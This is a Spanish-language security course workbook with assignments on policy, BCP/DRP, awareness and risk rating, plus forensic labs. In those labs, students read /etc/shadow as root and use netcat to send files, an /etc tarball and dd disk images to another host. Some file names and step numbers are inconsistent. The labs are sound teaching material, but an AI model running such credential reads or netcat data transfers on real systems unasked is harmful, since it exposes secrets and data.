El presente documento fue revisado y aprobado por las siguientes autoridades:

Carmela Castro, Gerente de seguridad informática



Federico Rubio, Gerente de servicios de cómputo

Referencias

"Information Security Management Handbook", Harold F. Tipton y Micki Krause, Ed. Auerbach, 2000

"Official (ISC)² Guide to the CISSP Exam", Susan Hanshe et al, Ed. Auerbach, 2003

Referencias en "Bibliografía recomendada": [3] y [5]

4. [Tarea]Desarrollo de normatividad interna para una empresa ficticia

Introducción

Por medio de esta actividad practicarás el desarrollo de documentos de reglamentación de seguridad informática para una empresa ficticia. Tu profesor te indicará las características de la empresa, sus prioridades y sus procesos críticos de negocio (revisa el autoaprendizaje "Ejemplos de documentación de normatividad").

Actividad 1) Desarrollo de normatividad con base en necesidades del negocio

Tomando en cuenta la información proporcionada por tu profesor, desarrolla y documenta:

- 1 Política de seguridad informática
- 3 Normas específicas de seguridad informática
- 3 Estándares de seguridad informática (uno derivado de cada norma)
- 3 Procedimientos de seguridad informática (uno derivado de cada norma)

Actividad 2) Definición de controles que soportan la normatividad creada

Investiga en Internet productos (3) de seguridad que cumplan con la normatividad que creaste y que te apoyen en la verificación e imposición de la política y normas de seguridad que generaste (un producto por cada norma). Documenta sus características, marca y modelo/versión.

5. [Tarea] Investigación de casos de éxito: BCP y DRP

Introducción

En esta actividad investigarás lo que es un BCP ("Business Continuity Plan") y un DRP ("Disaster Recovery Plan"), así como sus características y su relevancia para las organizaciones.

Actividad 1) Investigación de BCP

Investiga en Internet y en referencias bibliográficas y contesta lo siguiente (debes documentar las referencias para cada punto):

- Documenta una definición de BCP
- ¿Cuáles son las características esenciales de un BCP?
- ¿Cuáles son las diferentes etapas para la creación de un BCP?
- ¿Quiénes deben de participara en la implementación de un BCP? (qué niveles de la organización)

Actividad 2) Investigación de un DRP

Investiga en Internet y en referencias bibliográficas y contesta lo siguiente (debes documentar las referencias para cada punto):

- Documenta una definición de DRP
- ¿Cuáles son las características esenciales de un DRP?
- ¿Cuáles son las diferentes etapas para la creación de un DRP?
- ¿Quiénes deben de participara en la implementación de un DRP? (qué niveles de la organización)

Actividad 3) Comparación de BCP vs. DRP

Investiga en Internet y en referencias bibliográficas y contesta lo siguiente (debes documentar las referencias para cada punto):

- ¿Cuál de los 2 documentos forma parte del otro?
- ¿Cuál de los 2 documentos es más técnico?
- ¿Qué importancia tiene cada uno de estos documentos para las organizaciones? ¿por qué son necesarios?

6. [Tarea] Campaña de sensibilización en seguridad informática

Introducción

Por medio de esta actividad conocerás algunos de los medios para crear conciencia en la gente sobre problemas de seguridad informática.

[NOTA: a criterio del profesor, se te podrá requerir que imprimas y distribuyas algunos ejemplares de los medios de difusión que se te pide que diseñes en esta actividad, en la organización donde has visto problemas de seguridad informática.]

Actividad 1) Creación de un afiche

Deberás diseñar un afiche (póster) con algún motivo o tema específico de seguridad informática que afecte a alguna organización, y que incluya las siguientes características (la creatividad es un elemento importante):

- Frase alusiva al tema
- Moraleja (recomendación de seguridad)
- Imagen u imágenes alusiva(s) al tema
- Deberás usar un lenguaje apropiado para tu audiencia

Actividad 2) Creación de un “folleto”

Deberás diseñar folleto con algún motivo o tema específico de seguridad informática que afecte a alguna organización, y que incluya las siguientes características (la creatividad es un elemento importante):

- Descripción de un problema de seguridad específico
- Medios de solución recomendados
- “Slogan” de seguridad informática (debe ser general y atractivo)
- Referencias
- Deberás usar un lenguaje apropiado para tu audiencia

Referencias

Ejemplo de afiches desarrollados por Microsoft para educación de seguridad informática:
<http://www.microsoft.com/education/?ID=SecurityPosters>

7. Prevención y respuesta a incidentes

1. [Tarea] Investigación de perfil de personal para respuesta a incidentes

Introducción

Por medio de esta actividad desarrollarás un perfil base para personal de respuesta ante incidentes de seguridad informática. Asume que este perfil será utilizado por una organización grande con elevados requerimientos de seguridad informática.

Actividad 1) Investigación del perfil

Investiga en Internet y en fuentes bibliográficas qué perfil y nivel de conocimientos en diferentes rubros requiere cubrir una persona que se desempeñará en un grupo de respuesta a incidentes de seguridad informática en una compañía grande que requieren niveles elevados de seguridad. Contempla al menos los siguientes rubros:

- Conocimientos sobre sistemas operativos
- Conocimientos sobre redes de telecomunicaciones
- Conocimientos generales de seguridad informática
- Conocimientos sobre software malicioso (virus, caballos de Troya, gusanos, exploits, bombas de tiempo)
- Certificaciones
- Experiencia

Actividad 2) Creación de cuestionario de evaluación

Con la información obtenida en la actividad anterior, genera un cuestionario en formato de tabla donde se puedan evaluar las capacidades de cada candidato. Define también rangos de evaluación para determinar si un candidato es apto para cubrir el puesto descrito o no.

Dentro de las conclusiones debes incluir una opinión (justificada con referencias) que de respuesta a las siguientes preguntas:

- ¿Crees que la mayoría del personal de respuesta ante incidentes esté capacitado para desempeñar correctamente su trabajo?
- ¿Crees que es fácil conseguir personal con el perfil adecuado?

2. [Tarea] Correlacionar información estadística de vulnerabilidades (ICAT)

Introducción

En esta actividad investigarás diferentes tipos de ataques que existen actualmente y estudiarás algunas estadísticas sobre su distribución y comportamiento.

Actividad 1) Acceso a página de estadísticas de ICAT

Abre un navegador y entra a la página <http://icat.nist.gov/icat.cfm?function=statistics>. En esta página se encuentra una buena cantidad de estadísticas sobre vulnerabilidades de diferentes tipos.

Actividad 2) Estudio de estadísticas de ICAT

Utilizando los datos de la página de estadísticas de ICAT, realiza las siguientes actividades y responde a las preguntas:

- Grafica % de ataques locales contra remotos en los últimos 3 años (3 gráficas de pie, una para cada año).
- Grafica % de tipo de pérdida para los últimos 3 años a nivel general (ataques remotos y locales): confidencialidad, disponibilidad e integridad (3 gráficas de pie, 1 para cada año); ignora el apartado “**security protection**” (deberás calcular nuevamente los porcentajes sin este rubro).
- ¿Cuál es el tipo de componente explotado con mayor frecuencia en el último año (estadísticas generales)?
- ¿Qué relación guardan las aplicaciones de servidor y las aplicaciones no basadas en servidor en lo que se refiere a ataques remotos? Explica las tendencias.
- ¿Qué relación guardan las aplicaciones de servidor y las aplicaciones no basadas en servidor en lo que se refiere a ataques locales? Explica las tendencias.

3. [Tarea] Desarrollo de un termómetro de riesgos de seguridad

Introducción

En esta actividad crearás un “Termómetro de riesgos de seguridad” para evaluar vulnerabilidades en sistemas específicos. Para desarrollar este termómetro el profesor te proporcionará las características de una “**empresa ficticia**”.

[NOTA: Recuerda que para la gran mayoría de las empresas e instituciones, la seguridad no es un objetivo de negocio; por el contrario, es un habilitador del negocio. Esto quiere decir que cada organización requiere un nivel de seguridad distinto, y si el costo de la seguridad es más alto que el de un incidente, o si el nivel de protección es insuficiente para los recursos, entonces esta seguridad no sirve]

Actividad 1) Definición de los indicadores de niveles de riesgo

Con base en las características de la empresa ficticia que el profesor te designó, deberás crear una serie de indicadores que te permitan clasificar cualquier vulnerabilidad en 3 niveles: **ALTO**, **MEDIO** y **BAJO**. El significado de estos indicadores en un reporte para tu jefe (en la empresa ficticia) es el siguiente:

- **ALTO** – La vulnerabilidad afecta a recursos críticos de la organización, por lo que se debe de solucionar el problema de inmediato (contingencia); por ejemplo, aplicar los parches de seguridad.
- **MEDIO** – La vulnerabilidad afecta recursos importantes de la organización, pero los procesos críticos del negocio se mantienen sin ser afectados (por lo menos durante un tiempo razonable). Se requiere actualizar los sistemas pero no es necesario distraer recursos para hacerlo de inmediato (hay tiempo para planear).
- **BAJO** – La vulnerabilidad afecta sistemas no críticos para la organización. Se pueden actualizar los sistemas cuando la carga de trabajo sea menor para no afectar la operación (actualización no prioritaria).

Por supuesto, habrá vulnerabilidades que simplemente no apliquen para los recursos que tengas en tu empresa ficticia (esas vulnerabilidades ni siquiera aparecerán en la clasificación). Para definir tus indicadores, podrías considerar variables relacionadas con los siguientes conceptos (preferentemente cuantificables); a continuación listamos algunos ejemplos:

- Plataformas y aplicaciones con que cuenta la organización
- Plataformas y aplicaciones que afecta la vulnerabilidad
- Impacto (resultado en el peor escenario de explotación de la vulnerabilidad)
- Capacidad de propagación de un incidente con esta vulnerabilidad
- Velocidad de propagación de un incidente con esta vulnerabilidad
- Valor de los recursos que afecta la vulnerabilidad para la organización
- Nivel de confianza de la fuente de información sobre la vulnerabilidad
- Número de incidentes que se han presentado fuera de la organización
- Afectación predominante en alguno de los requerimientos de seguridad informática (confidencialidad, disponibilidad o integridad)
- Fecha de liberación de la vulnerabilidad
- Fecha de liberación de un “exploit” funcional

Actividad 2) Creación y prueba de herramienta automatizada de clasificación de vulnerabilidades

Con la herramienta de desarrollo u hoja de cálculo de tu elección, genera una pequeña aplicación que clasifique de manera automática una vulnerabilidad, con base en los indicadores que definiste anteriormente y en las características de la vulnerabilidad.

Deberás ser creativo y relacionar tus indicadores mediante expresiones lógicas y/o matemáticas; estas pueden ser tan simples como una sumatoria del valor numérico de los índices, o tan complejas como el uso de una función de derivada para obtener una razón de cambio. En cualquier caso deberás justificar la lógica que está detrás de tu aplicación.

Para probar tu aplicación, utiliza por lo menos registros de 10 vulnerabilidades recientes que apliquen a tu empresa ficticia y clasifícalas (depura con esta información tu aplicación). Algunos sitios con información sobre vulnerabilidades (para poder probar tu aplicación) son:

- <http://cve.mitre.org>
- <http://packetstorm.linuxsecurity.org/advisories20.shtml>
- <http://www.securityfocus.com/bid>
- <http://security.nnov.ru/>

Además de las conclusiones deberás poner un apartado (un párrafo) donde justifiques de manera clara y breve la lógica que implementaste en tu aplicación.

Actividades adicionales

Como apoyo para reforzar lo aprendido en esta práctica te sugerimos las siguientes actividades adicionales.

- Desarrolla una aplicación con una pequeña base de datos que te permita documentar y correlacionar datos sobre vulnerabilidades y los sistemas a los que afecta. Entre otras cosas, el sistema debería ser capaz de decirte: A) Cuáles sistemas del inventario de equipos son afectados por la vulnerabilidad (por la aplicación o versiones del S.O. que afecta), B) Un estimado del impacto al negocio (el sistema debe dar mayor peso a los equipos críticos para la operación) C) las vulnerabilidades que afectan a cualquier equipo de cómputo del inventario.

4. [Práctica] Recopilación de evidencia de incidentes en sistemas Unix y Windows

Introducción

En esta actividad identificarás las ubicaciones con evidencia crítica en sistemas operativos UNIX y WINDOWS, y conocerás la manera para acceder a esta información. Esta información es útil para la investigación de diversos incidentes de seguridad, desde infecciones de virus hasta intrusiones.

Actividad 1) Recopilación de evidencia en un sistema UNIX

El sistema operativo UNIX / Linux cuenta con varios repositorios de información como son huellas de auditoria, error de servicios y aplicaciones y eventos generales. Estos repositorios se muestran a continuación:

[NOTA: La siguiente lista no pretende incluir todos los repositorios de información del sistema operativo, tan solo lista algunos de los más importantes desde el punto de vista de auditoria de seguridad informática; También se listan únicamente repositorios comunes en Linux y la mayoría de las distribuciones de Unix.]

Nombre	Tipo de repositorio y contenido	Ubicación común
Wtmp	Bitácora binaria (se accede al contenido con el comando last). Contiene los últimos accesos al equipo (hora y fecha, tanto de inicio como del final de la sesión).	/var/log/wtmp
Utmp	Bitácora binaria (se accede al contenido con los comandos w y who). Contiene información sobre los usuarios que están conectados actualmente al sistema.	/var/run/utmp
Secure	Bitácora de texto Contiene información sobre procesos y aplicaciones que autentican el acceso al sistema (por ejemplo, la aplicación webmin en Linux utiliza esta bitácora).	/var/log/secure
Messages y Syslog	Bitácoras de texto Contienen información general sobre errores, reportes de configuración e información general, almacenada por los procesos y aplicaciones del sistema.	/var/log/messages /var/log/secure
Boot	Bitácora de texto Contiene información sobre el arranque y apagado del sistema (incluyendo mensajes de error de los procesos que se levantan al iniciar o apagar el equipo).	/var/log/boot.log
Run	Directorio con archivos de texto Contiene archivos con identificadores de proceso para diversos servicios que se están ejecutando.	/var/run

Hosts	Archivos de texto Conjunto de archivos sobre con información de nombres para ciertas direcciones de IP, permisos de acceso y relaciones de confianza.	/etc/hosts*
Inetd	Archivos de texto Contienen información de configuración para procesos que se ejecutan en el arranque del sistema.	/etc/?inetd.*
RC	Directorio con archivos de texto Contiene archivos con información sobre ejecución de aplicaciones y servicios en el arranque del sistema.	/etc/rc.d
Passwd	Archivo de texto Contiene información sobre las cuentas de usuarios (sin la contraseña normalmente), incluyendo el sistema shell que utiliza cada uno y si la cuenta está activada para permitir el acceso por consola o no.	/etc/passwd
Shadow	Archivo de texto Contiene las contraseñas de las cuentas, en forma de valor hash, que normalmente se omiten en /etc/passwd.	/etc/shadow

A continuación ejecuta los siguientes comandos para localizar y revisar algunos de los archivos listados anteriormente, desde una ventana shell en Knoppix Linux (Nota que el acceso para algunos de estos repositorios requiere privilegios de administrador):

```
knoppix@0[knoppix]$ su
root@0[knoppix]# find /etc -iname "?inetd*"
root@0[knoppix]# cat /etc/xinetd.conf
root@0[knoppix]# ls -la /etc/xinetd.d
root@0[knoppix]# cat /var/log/boot.log
root@0[knoppix]# less /var/log/messages

[presiona la letra 'q' cuando hayas terminado de revisar el archivo]

root@0[knoppix]# cat /etc/shadow
root@0[knoppix]# cat /etc/passwd
root@0[knoppix]# last
root@0[knoppix]# w
```

Además de los repositorios que se mostraron anteriormente, existen algunos comandos que son útiles para obtener información sobre el sistema. En una ventana de shell en el entorno Knoppix Linux, aplica los siguientes comandos para obtener la tabla de ruteo actual, la lista de servicios abiertos, la lista de procesos que se están ejecutando actualmente en el sistema y la configuración de dispositivos de red:

```

knoppix@0[knoppix]$ su
root@0[knoppix]# route -n
root@0[knoppix]# netstat -anp | more
root@0[knoppix]# ps
root@0[knoppix]# ps -x
root@0[knoppix]# ifconfig

```

Actividad 2) Recopilación de evidencia en un sistema Windows (Server)

El sistema operativo Windows, a partir de la versión NT, cuenta con varios repositorios de información como son huellas de auditoria, error de servicios y aplicaciones y eventos generales. Algunos de los repositorios más importantes se muestran a continuación:

[NOTA: los nombres de los repositorios que se muestran en la tabla siguiente, se muestran en idioma español, tomando como base los sistemas operativos Windows 2000 y Windows XP.]

Nombre	Tipo de repositorio y contenido	Acceso al repositorio
Local Security Settings	Archivos de configuración binarios Contiene las directivas de configuración de cuentas, directivas de operación local del sistema, directivas de contraseñas y de manejo de software entre otras.	Inicio → panel de control → Herramientas Administrativas → Directiva de seguridad local
Servicios	Repositorio de información de procesos Contiene la lista de los servicios registrados en el sistema operativo, su modo de ejecución (manual, deshabilitado y automático), así como el estado del proceso (iniciado o no iniciado).	Inicio → panel de control → Herramientas Administrativas → Servicios
Visor de sucesos	Bitácoras binarias de auditoria Contiene las bitácoras de auditoria de eventos para el sistema, aplicaciones y seguridad.	Inicio → panel de control → Herramientas Administrativas → Visor de sucesos
Administrador de tareas	Registros binarios de procesos Contiene información sobre los procesos y aplicaciones que se están ejecutando actualmente, así como información del rendimiento del equipo y desempeño de la red.	CTRL+ALT+SUPR → Task Manager
Administración de equipos	Registros de configuración del equipo Ofrece acceso a algunos de los repositorios mencionados anteriormente, incluyendo además información sobre usuarios, grupos de usuarios, recursos compartidos y administración de dispositivos.	Inicio → panel de control → Herramientas Administrativas → Administración de equipos

Registro del sistema	Repository binario Contiene información sobre configuración y directivas de aplicaciones y sistema operativo.	Inicio → Ejecutar → regedit
-----------------------------	--	------------------------------------

En un sistema operativo Windows 2000, Windows 2003 o Windows XP, entra al repositorio llamado **Administración de equipos**, utilizando la ruta de acceso que se proporciona en la tabla anterior y revisa la información que se proporciona en cada bitácora.

Posteriormente entra al **Registro del sistema** y navega en el árbol hacia la siguiente llave:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Esta llave es particularmente interesante porque contiene la lista de aplicaciones que se ejecutan al iniciar el sistema operativo y que no se encuentran en **Inicio → Todos los programas → Inicio**. Muchos virus y gusanos colocan aquí el nombre y ruta de un ejecutable malicioso para cargarse en memoria al iniciar el sistema operativo.

Finalmente, desde una ventana de **msdos**, ejecuta los siguientes comandos que te proporcionarán información sobre servicios de red activos, rutas de comunicaciones y dispositivos de red:

```
C:\> netstat -an
C:\> route print
C:\> ipconfig /all
```

Actividades adicionales

Como apoyo para reforzar lo aprendido en esta práctica te sugerimos las siguientes actividades adicionales.

- Crea programas o scripts para automatizar la auditoria de sistemas UNIX y Windows; éstos deberán de ser capaces de generar un evaluación preliminar del nivel de seguridad del equipo sin intervención de un auditor.

Referencias

“Hack Notes, Unix and Linux Security Portable Reference”, Nitesh Dhanjani, Osborne McGraw-Hill, 2003

“Hack Notes, Windows Security Portable Reference”, Michael O’Dea, Osborne McGraw-Hill, 2003

5. [Práctica] Extracción de archivos y particiones por red para análisis forense (NETCAT).

Introducción


En esta actividad aplicarás algunos procedimientos para extraer información de un equipo, a través de la red, utilizando la herramienta **nc (netcat)**. La extracción de información con estos métodos es útil para obtención de respaldos en caso de un problema serio con el sistema operativo, o bien, para obtener copias de archivos para realizar un análisis forense; en éstas prácticas revisaremos este último caso.


Aunque para estas actividades asumiremos que ya se han realizado ciertos pasos, el procedimiento completo es el siguiente:

- Instalar **nc (netcat)** en el equipo donde almacenaremos las copias de respaldo (Típicamente un Unix/Linux, aunque se puede usar también Windows con la versión correspondiente de netcat).
- Arrancar con un disco externo el sistema operativo Linux en el equipo de donde extraeremos la información para respaldar.

- Ejecutar **nc** en el equipo donde almacenaremos el respaldo para que escuche en un puerto determinado, redireccionando la salida hacia algún archivo local (donde almacenaremos el respaldo).
- Montar la partición del disco desde se obtendrán los respaldos, en el equipo correspondiente (si se va a respaldar toda una partición de disco no es necesario, esto sólo se necesita para obtener archivos específicos dentro de una partición).
- En el equipo desde el cual se obtendrán los respaldos, se listará el contenido de los archivos redireccionándolo a través de una sesión de **nc (netcat)** hacia el equipo donde almacenaremos el respaldo, usando el puerto donde el **nc** de este equipo está escuchando.

La conexión por red entre ambos equipos puede realizarse por cable cruzado o a través de una red local. En el caso de una red local es necesario configurar las tarjetas de red conforme a los parámetros correspondientes, de manera que ambos equipos pueden verse (prueba con un **ping** de un equipo a otro). En el caso de cable cruzado será necesario establecer direcciones IP de una misma subred para ambos equipos, de manera que éstos puedan verse entre sí.





Para configurar 2 máquinas con cable cruzado basta simplemente ejecutar el sistema Linux desde un medio de acceso externo (Knoppix desde un CD en este caso) y dar de alta las direcciones de red. Para el caso del “equipo de respaldo” (asumiendo que la tarjeta de red fue detectada correctamente por Knoppix e identificada como **eth0** y que la dirección IP que queremos poner es **192.168.1.1**) sería algo como esto:

```
knoppix@0 [knoppix]$ su
root@0 [knoppix]# ifconfig eth0 192.168.1.1 up
root@0 [knoppix]# exit
knoppix@0 [knoppix]$
```

Por otro lado, para el “equipo con información a respaldarse” (asumiendo que la tarjeta de red fue detectada correctamente por Knoppix e identificada como **eth0** y que la dirección IP que queremos poner es **192.168.1.2**) se podría utilizar algo como esto:

```
knoppix@0 [knoppix]$ su
root@0 [knoppix]# ifconfig eth0 192.168.1.2 up
root@0 [knoppix]# exit
knoppix@0 [knoppix]$
```

Actividad 1) Extracción de archivos de una partición de disco duro

En esta actividad respaldarás archivos individuales de un equipo a otro, utilizando Knoppix como sistema operativo de arranque y el comando netcat.

Primero ejecuta Knoppix en 2 computadoras (pueden ser computadoras del mismo equipo o 2 equipos trabajando juntos cada cual con su computadora). Posteriormente configura la red utilizando la red local o bien un cable de red cruzado, de manera que ambos sistemas puedan verse. Verifica la visibilidad entre los equipos con el comando ping:

```
knoppix@0 [knoppix]$ ping <ip_otro_sistema>
```

Llamaremos **<sistema_r>** a la computadora donde se almacenará el respaldo, y **<sistema_o>** a la computadora que funcionará como origen del respaldo. Selecciona algún archivo cualquiera

(substituye `<archivo_o>` el nombre de este archivo que elegiste) dentro de la partición de Linux (o bien en una partición de Windows que hayas montado), dentro de `<sistema_o>`.

Prepara ahora `<sistema_r>` para recibir el archivo a través de un túnel de netcat en el puerto 12345, ejecutando los siguientes comandos dentro de una ventana de shell:

```
knoppix@0 [knoppix]$ su  
root@0 [knoppix]# nc -l -p 12345 > <archivo_o>
```

Ahora envía el archivo desde el equipo de origen. Teclea dentro de `<sistema_o>` los siguientes comandos, dentro de una ventana de shell:

```
knoppix@0 [knoppix]$ cat <archivo_o> | nc <sistema_r> 12345
```

[espera algún tiempo (un par de minutos) y presiona después CTRL+C]

Verifica que el archivo que recibiste dentro de `<sistema_r>` sea el mismo, ejecutando la siguiente instrucción en ambos sistemas y comparando los resultados:

```
knoppix@0 [knoppix]$ cat <archivo_o> | less
```

[NOTA: el uso del comando nc (netcat) tiene un pequeño inconveniente: la conexión permanece aún después de haber terminado la transferencia de los archivos. Para saber cuándo ha concluido la transferencia podemos hacer varias cosas: a) listar el directorio donde se recibe `<archivo_o>` dentro de `<sistema_r>` hasta que éste tenga el mismo tamaño que el archivo en `<sistema_o>` (`ls -la <archivo_o>`), b) verificar que el indicador de actividad (usualmente un led) de la tarjeta de red de ambos sistemas está apagado (indicando que ya no hay actividad) o c) incluir dentro del comando netcat un parámetro de tiempo de inactividad, por medio del cual se cerrará automáticamente la conexión después de identificar cierto periodo de inactividad. Ésta última técnica es la que se ocupará en las siguientes actividades.]

Actividad 2) Extracción de varios archivos simultáneamente, utilizando NETCAT y TAR

En esta actividad respaldarás varios archivos simultáneamente de un equipo de cómputo a otro, utilizando Knoppix como sistema operativo de arranque, así como los comandos `nc` (netcat) y `tar`.

Para poder respaldar varios archivos con la técnica mostrada en la ‘Actividad 1’, tendrías que establecer una conexión individual por cada archivo. Para poder transferir varios archivos simultáneamente tenemos que empaquetarlos primero en un solo archivo y después transferir este archivo empaquetado a través del túnel de netcat. El comando `tar` nos permite crear colecciones de archivos dentro de un solo archivo empaquetado y, opcionalmente, comprimir este archivo con ayuda de comandos de compresión externos como son `gzip` y `bzip2`.

Asumiremos que el archivo que vamos a recibir será un archivo empaquetado y comprimido con `gzip`, de nombre `respaldo.tar.gz`, y que éste contendrá todos los archivos del directorio `/etc` sin incluir subdirectorios. En el sistema de respaldo (`<sistema_r>`), teclea lo siguiente en una ventana de shell:

```
knoppix@0 [knoppix]$ su  
root@0 [knoppix]# nc -l -vv -p 12345 > ./respaldo.tar.gz
```

Ahora, en el otro sistema, (`<sistema_o>`), haz una copia de los archivos de `/etc` en el directorio `tmp` de la cuenta Knoppix, crea un archivo `tar` comprimido con estos archivos y envíalo a través del túnel. Para esto, utiliza los siguientes comandos en una ventana de shell:

```
knoppix@0 [knoppix]$ su  
root@0 [knoppix]# cp /etc/* .tmp
```

```
root@0[knoppix]# tar czv ./tmp/* | nc <sistema_r> 12345 -w 5
```

Una vez finalizado el envío, tendrás el contenido de `./tmp` en el archivo `respaldo.tar.gz`. El parámetro `-w 5` le indica a netcat que debe cerrar la conexión después de 5 segundos de inactividad (la inactividad iniciará una vez que se ha terminado el envío).

Verifica ahora en `<sistema_r>` que el contenido del archivo es el esperado descompactándolo en el directorio `./tmp`:

```
root@0[knoppix]# tar xzvf ./respaldo.tar.gz ./tmp
root@0[knoppix]# cd tmp
root@0[tmp]# ls -la
```

[NOTA: para comprimir el archivo `tar` usando el comando `bzip` utiliza el parámetro `j` en vez del parámetro `z`. Por ejemplo: `tar cvj ./tmp/* ...`. De igual manera, para descomprimir utiliza el parámetro `j`: `tar xjvf ./respaldo.tar.gz ./tmp`. Consulta el manual del comando `tar` (`man tar`) para mayor información.]

Actividad 2) Extracción de particiones de discos, utilizando NETCAT y DD

En esta actividad respaldarás particiones de discos de un equipo de cómputo a otro, utilizando Knoppix como sistema operativo de arranque, así como los comandos `nc` (netcat) y `dd`.

El comando `dd` permite hacer manipulaciones sobre archivos binarios, en este caso vamos a manipular archivos que hacen referencia a particiones.

Asumiremos que la partición que vamos a recibir será una imagen del disco flexible del equipo `<sistema_o>` la cual está referenciada por el archivo `/dev/fd0`. En el sistema de respaldo (`<sistema_r>`). El nombre del archivo de la imagen será `fdisk.img`; teclea lo siguiente en una ventana de shell:

```
knoppix@0[knoppix]$ su
root@0[knoppix]# nc -l -vv -p 12345 > ./fdisk.img
```

Ahora, en el otro sistema, (`<sistema_o>`), inserta un disco flexible en la unidad correspondiente (formateado y con alguna información) y envía su contenido a través del túnel. Para esto, utiliza los siguientes comandos en una ventana de shell:

```
knoppix@0[knoppix]$ su
root@0[knoppix]# dd if=/dev/fd0 | nc <sistema_r> 12345 -w 5
```

Al final tendrás una imagen completa del disco flexible en el sistema de respaldo. Para comprobar que tenemos la imagen completa, montaremos este archivo de imagen como partición de disco **FAT**. Utiliza los siguientes comandos como `root` en `<sistema_r>` para este propósito:

```
root@0[knoppix]# mkdir ./tmp_mount_dir
root@0[knoppix]# mount -t vfat ./floppy.img ./tmp_mount_dir -o loop
root@0[knoppix]# ls -la ./tmp_mount_dir
root@0[knoppix]# umount tmp_mount_dir
```

Los archivos de particiones, como habrás observado, se pueden montar para realizar diversos tipos de análisis sin necesidad de alterar la partición original. En muchos casos, el simple hecho de arrancar el sistema operativo genera cambios en las particiones lo que puede llegar a dañar algún tipo de evidencia que se deseé encontrar.

[NOTA: Puedes extraer de esta manera cualquier partición como un archivo binario, por ejemplo, si usas `dd if=/dev/hda1` harías referencia a la primera partición del primer disco duro. Sin

embargo, debes tomar en cuenta que cada partición puede tener un tamaño considerable (varios GB) y que la partición del sistema de respaldo debe de contener suficiente espacio libre para alojar al archivo de la partición que se respalda. Usualmente esto requiere el uso de discos duros externos de gran capacidad (por ejemplo, discos duros USB de varios cientos de GB de capacidad de almacenamiento).]

Actividades adicionales

Como apoyo para reforzar lo aprendido en esta práctica te sugerimos las siguientes actividades adicionales.

- Genera scripts en **shellcode (bash)** para el caso de Knoppix) para realizar los respaldos con **netcat**. El script para recibir archivos solicitará el puerto para escuchar y el archivo en el cual se depositarán los datos transferidos; de igual manera, el script para enviar los datos solicitará el nombre del archivo o partición y ejecutará los comandos para reenviar los datos.

6. [Práctica] Simulación de ataque, defensa y respuesta a incidentes

Introducción

En esta práctica aplicarás muchos de los conocimientos que has adquirido durante el semestre. Se trata de una simulación de ataque y defensa de sistemas de cómputo sobre la plataforma Linux Knoppix.

